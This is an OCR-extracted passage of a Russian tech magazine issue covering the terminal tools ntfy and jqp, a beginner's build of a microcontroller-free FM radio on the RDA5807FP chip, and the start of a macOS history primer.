
Результат

Все заголовки необязательны, достаточно только данных (`-d`).

Получать уведомления на компьютере можно через браузер — на странице `ntfy.sh/<your_topic>`.

Для получения уведомлений на телефон нужно установить приложение. Оно есть в Google Play, на F-Droid и в App Store. Устанавливай и подписывай на свой топик.

Сервис полностью открытый, исходники доступны на GitHub. Можно поднять свой self-hosted-экземпляр, если собираешься передавать какие-то потенциально чувствительные данные. При этом в Android-приложении нужно взвести галочку Use another server.




JQP

Последним на сегодня будет jqp (сокращение от **jq p**layground) — это красивая TUI-песочница для обучения использованию jq.

Про сам jq мы уже писали в «Хакере», так что повторяться не буду. А вот про такой классный интерфейс к нему нужно рассказать подробнее.

Он поддерживает ввод из файла (параметр `-f`) или из стандартного потока ввода (`curl https://url/to/your.json | jqp`). В верхней части консоли есть поле для ввода запроса к jq, в левой колонке отображаются вводные данные (JSON из файла или из `stdin`), в правой — вывод jq на введенный запрос. Нажатием Tab можно переключаться между этими полями, стрелочками — пролистывать вверх и вниз.



Выбрать все поля timestamp

В репозитории программы есть информация о горячих клавишах, но для комфортного использования jqp их знать необязательно.

Чтобы установить jqp, просто скачай и разархивируй бинарный релиз. После этого его удобно поместить в `/usr/local/bin`:

```
mv ./jqp /usr/local/bin
```

ПРИСЫЛАЙ СВОИ ПОЖЕЛАНИЯ!

Чем дальше, тем больше я понимаю TUI-маньяков, которым не нужны красивые окошки и достаточно терминала. Если ты из таких, то наверняка тоже накопил немалый арсенал малоизвестных утилит, о которых я еще не писал. Не стесняйся, рассказывай о своих любимых инструментах в комментариях под этой статьей, и я добавлю их в следующую подборку.

МИКРОКОНТРОЛЛЕР НЕ НУЖЕН!

ДЕЛАЕМ РАДИОПРИЕМНИК НА КОПЕЕЧНОМ КИТАЙСКОМ ЧИПЕ


В этой статье я покажу, как самому собрать простой, но качественный FM-радиоприемник на основе сверхдешевого чипа RDA5807FP. Наш гаджет будет выдавать качественный стереозвук, у него будут кнопки для настройки, кварцевая стабилизация частоты и прочие приятные фичи. Если ты лишь недавно взял в руки паяльник, то эта инструкция для тебя.

Candidum
duospirit@gmail.com

RDA5807

В предыдущих статьях я показывал, как собирать разные FM-приемники, однако начинающим радиолюбителям было сложно и собирать их, и настраивать. Даже сверхрегенератор, исключительно простой с точки зрения схемотехники, весьма нетривиален в настройке, нестабилен в работе и звучит посредственно. Сегодня у нас будет простой, но гораздо более продвинутый проект.

Микросхему RDA5807FP я уже упоминал в статье о SI4734. Теперь мы рассмотрим ее подробнее. Это однокристальный SDR-приемник, поддерживающий RDS, но об этом как-нибудь в другой раз. Взглянем на структурную схему.



Структурная схема RDA5807FP

Здесь легко узнать типичный SDR-приемник. Входной сигнал (обычно из антенны) поступает на УВЧ, затем на квадратурный смеситель, оттуда в виде двух сигналов I и Q на УПЧ, дальше на АЦП, после чего в цифровом виде обрабатывается DSP-процессором. В нем стереосигнал демодулируется и декодируется. Затем декодированный сигнал поступает на ЦАП, где преобразуется в аналоговый звуковой стереосигнал.

Гетеродин представляет собой PLL-синтезатор с опорной частотой 32 768 Гц (часовой кварц, но возможны и другие частоты), управление частотой программное, минимальный шаг перестройки — 25 кГц.

ЦИФРОВАЯ ДЕМОДУЛЯЦИЯ

В статье о ZetaSDR я уже показывал, как детектировать сигналы AM и SSB, теперь рассмотрим ЧМ.

Итак, на выходе АЦП мы имеем сигналы I и Q, тогда искомый модулирующий сигнал будет равен


```
S=arctan(I/Q)'=(IQ'-QI')/(I^2+Q^2)
```

Причем если в исходном сигнале хорошо подавлена амплитудная модуляция, то знаменатель можно опустить, так как он представляет собой константу. Что же касается поиска производных, то их функцию с успехом выполняют конечные разности:

```
X(i)'=X(i+1)-X(i-1)
```

КОДИРОВАНИЕ СТЕРЕО

Хорошо, с демодуляцией разобрались, а что насчет стерео? Сейчас используется кодирование сигнала CCIR. Согласно этому стандарту, спектр сигнала имеет следующий вид.



Спектр демодулированного FM-сигнала

В низкочастотной части спектра располагается сумма правого и левого каналов, что обеспечивает обратную совместимость с монофоническими приемниками. Например, сверхгенератор, о котором я писал ранее, как раз выделяет эту сумму.

Далее вокруг частоты 38 кГц идет разность левого и правого каналов — это амплитудная модуляция с подавленной несущей (DSB-модуляция). Подавление несущей позволяет сузить спектр передатчика, что повышает КПД передачи.

Однако для детектирования сигнала DSB нужно восстановить несущую с точностью до фазы. Для этого передается так называемый pilot tone 19 кГц (половина несущей частоты 38 кГц), собственно, по наличию пилот-тона приемники и определяют, что передача содержит стереосигнал.

WWW


- Что такое синхронный детектор? (RxLab)
- Синхронный AM-приемник Полякова

Несущую обычно получают синхронизацией дополнительного гетеродина на 38 кГц с пилот-тоном или удвоением его частоты. В DSP для удвоения частоты используется возведение в квадрат.

Сигнал DSB детектирует синхронный детектор, фактически это техника прямого преобразования с использованием восстановленной несущей. А уже имея сумму и разность каналов, можно выделить сигналы левого канала и правого:

```
(L+R)+(L-R)=2L
(L+R)-(L-R)=2R
```

В GNU Radio развернутый цифровой тракт ЧМ-приемника выглядит монструозно. Правда, там еще и декодер RDS, который мы сегодня не рассматриваем.




SDR-тракт ЧМ-стереоприемника

Внутри RDA5807 это все, вероятно, лучше оптимизировано, но общий принцип, несомненно, тот же.

ПРАКТИКА

Здесь должно быть описание интерфейса I2C RDA5807, инициализация, установка частоты, настройка громкости и так далее, но об этом в другой раз. Дело в том, что некоторое время назад мне на глаза попалась интересная схемка — творение сумрачного китайского гения.



Исходная схема

Как легко видеть, никакого микроконтроллера здесь нет, а управление выполняется кнопками K1–K5, K1 — включить/выключить, K2 — повысить громкость, K3 — уменьшить громкость, K4 — предыдущая настройка, K5 — следующая настройка. Выглядела схема подозрительно, учитывая, что в даташите не было ни слова про режим stand alone. Сравнение со схемой из даташита только усилило сомнения.





Схема из даташита

На схеме видно, что кнопки подключены к выводам GPIO1–3 (это вполне правдоподобно), еще две — к линиям SDA и SCL (такое тоже сойдет), а вот шестой вывод микросхемы помечен как GND, тогда как в китайском варианте подтянут к плюсу питания. Выглядело это крайне сомнительно, да еще это дурацкое суммирование каналов конденсаторами... Обычно микросхемы при попытке подать плюс на вывод GND испускают волшебный дым и перестают работать. Такое я наблюдал неоднократно!

INFO


Как всем известно, электроника работает на волшебном дыме и, как только этот дым вырывается наружу, устройство перестает работать.

Но так как схема была чересчур простой, сама RDA5807FP стоила всего 8 рублей (сейчас 12) и таких микросхем у меня был небольшой запас, я решил рискнуть. Для пробы я спаял все это дело «летучкой», то есть без всяких плат — просто соединил детали проводами.




Ленивый макет

Подал на эту штуку 3,3 В в ожидании волшебного дыма, но ничего не произошло. Более того, после подключения наушников и замыкания GPIO1 на землю (кнопки включения на макете нет) в наушниках раздалось шипение, а после нажатия кнопки настройки приемник успешно захватил станцию. Дело за малым — развести небольшую платку. Но сначала немного изменим схему, поскольку диоды на входе излишни: согласно даташиту, они уже встроены во входную цепь.



Входные цепи RDA5807

А вот контур, пожалуй, можно оставить, штука полезная, хотя и без него все будет работать. Резистор в цепи кнопки включения тоже можно убрать. Да и УЗЧ не нужен, так как мощности RDA5807 с лихвой хватает для стандартных 32 Ом наушников. В итоге получаем вот такую схему.




Финальный вариант схемы

INFO


Вместо RDA5807SP можно использовать RDA5807FP (доработанная версия RDA5807SP) и HEX3653. Более того, на «Алиэкспрессе» предлагают наборы для сборки очень похожей схемы с платой и всеми деталями — обойдется это дешевле 100 рублей.

А вот и плата под нее.



Печатная плата

В сборе это выглядит так.



Приемник в сборе

В качестве антенны используется кусок провода длиной примерно 75 см.

РЕЗУЛЬТАТЫ

По соотношению простота/качество и цена/качество этот приемник уделывает все, что я когда-либо собирал. Качество звучания на уровне типичных промышленных образцов, схемотехника проще сверхрегенератора и совершенно не нуждается в настройке.

Приемник работает в диапазоне 87–108 МГц, при выключении станция, на которую он настроен, сохраняется в памяти. Нажатие на кнопку настройки запускает сканирование вверх или вниз по частоте, при достижении границы диапазона сканирование начинается с другого конца. Чувствительность у приемника неплохая, но уступает SI4734.

НЕДОСТАТКИ

Недостатки, как известно, — это продолжение достоинств, и у нас тот самый случай. Расплата за простоту и отсутствие контроллера — невозможность тонкой настройки и использования всех функций RDA5807. Отсутствует индикация частоты, на которую настроен приемник, нет возможности использовать RDS, и не получится настроиться на частоты ниже 87,5 МГц. Правда, там станций всего несколько штук, да и те дублируются в диапазоне 87,5–108 МГц. Но в целом это все мелочи.

ЧТО МОЖНО УЛУЧШИТЬ

Улучшать тут по большому счету почти нечего, разве что добавить небольшой конденсатор параллельно кнопке включения — это поможет устранить дребезг. Ну и к питанию неплохо бы для порядка добавить конденсатор. Можно еще поставить УЗЧ на выход, если недостаточно наушников, или прикрутить однокаскадный УВЧ на вход, чтобы поднять чувствительность (хотя особого резона я в этом не вижу).

ВЫВОДЫ

Думаю, я дал тебе достаточно пищи для размышлений и идею для несложного проекта. Если захочешь похвастаться перед знакомыми, что ты настоящий радиолюбитель, то лучше не придумать.

ЛИКБЕЗ ПО MACOS

РАЗБИРАЕМ В ПОДРОБНОСТЯХ, КАК УСТРОЕНА MACOS

Андрей Письменный
Главный редактор
apismenny@gmail.com

Предположим, ты недавно приобрел «мак» или раздумываешь, не сделать ли это. Но macOS кажется чуждой и непонятной, да и вообще ходят слухи о том, что там чихнуть нельзя без разрешения Тима Кука. Другая распространенная небылица — что macOS всего лишь чуть-чуть переделанный Linux. В этой статье мы пройдемся по всем основным механизмам macOS и заодно поговорим о том, какие в реальности есть ограничения и можно ли их обойти.

КРАТКАЯ ИСТОРИЯ MACOS


История macOS, как и в целом история Apple, увлекательна и полна захватывающих перипетий. Здесь я перескажу ее в очень сокращенном и упрощенном виде.

Все началось в далекие восьмидесятые годы с компьютеров Apple II. Операционной системы в современном понимании этого слова у них, по сути, не было: сейчас их ОС мы бы назвали прошивкой. Как и в случае с другими домашними компьютерами той эпохи, в нее входил интерпретатор BASIC, служивший для выполнения пользовательских команд.

WWW


Никакого заметного наследия Apple II и III в macOS сейчас не найти, однако желающие прикоснуться к истории могут запустить эмулятор Apple II прямо в браузере.

Компьютер Apple Macintosh, вышедший на рынок в 1984 году, разительно отличался от этих машин. Его операционная система сразу включала в себя графический пользовательский интерфейс с поддержкой мыши. Оконный интерфейс по тем временам считался удивительной новинкой — до этого его не было ни у одного серийно производимого компьютера (Windows 1.0 появился через два года после Macintosh и многое у него позаимствовал).



